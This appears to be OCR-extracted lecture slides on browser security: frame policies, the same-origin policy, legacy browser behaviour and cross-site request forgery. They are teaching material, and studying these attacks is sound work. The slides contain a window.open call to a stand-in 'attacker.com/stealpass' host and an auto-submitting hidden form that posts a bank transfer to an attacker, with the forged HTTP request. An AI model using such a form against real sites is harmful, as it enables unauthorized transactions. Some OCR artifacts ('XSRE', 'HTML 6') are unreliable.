


JavaScript context 2


JavaScript context 3

javascript contexts

[slide credit: V. Shmatikov, CS380]



dom access control



frame relationships

frame policies

* `canScript(A,B)`
  / Can frame A execute a script that manipulates arbitrary DOM elements in frame B?

* `canNavigate(A,B)`
  / Can frame A change the origin of content for frame B?

`/frameB.src = "http://newurl.com/page5.html"`

same-origin policy

* Each frame within a page has an *origin*
  / example: `https://fb.com:99/login.js`
  / Origin is: (protocol, host, port)

* Same-origin policy:
  `canScript(A,B)` only when
  `origin(A) == origin(B)`

* JavaScript origin: based on containing frame,
  not `<script src>`

* What about `canNavigate(A,B)` ?

frame policies

`canNavigate(A,B)`

* Permissive
  / any frame can navigate any other frame

* Child
  / can only navigate another frame if you are a parent


* Descendant
  / can only navigate another frame if you are an ancestor

Which policy should be used?

think-*pair*-share

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (default)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 6	Child

legacy browsers




```
window.open("https://attacker.com/stealpass",
    awglogin);
```

permissive problems

Browser	Policy
IE7 (default)	Descendant
IE7 (with Flash)	Descendant
Firefox 2	Descendant
Safari 3	Descendant
Opera 9	(multiple)
HTML 6	Descendant

descendant policy

XSRE

GET /blog HTTP/1.1

login:user/pw

bank.com

cookie:sessionId=b98fjhw7;
bank.com; secure

blog.com

```
<form action=https://bank.com/transfer
  method=POST target=invisibleFrame>
  <input name=recipient value=attacker/>
  <input name=amount value=100USD/>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
recipient=attacker&amount=100USD
Cookie: sessionId=b98fjhw7
```

```
HTTP/1.1 200 OK
<html>Transfer completed</html>
```

User Credentials

Attack called: Cross-site request forgery
XSRF or CSRF

ck

* Authentication cookies and session hijacking
* JavaScript contexts, frame-policies
* Problems with permissive policies
* Cross-site request forgery

No class on Wednesday: see you next Monday;
good luck on assignment one!

recap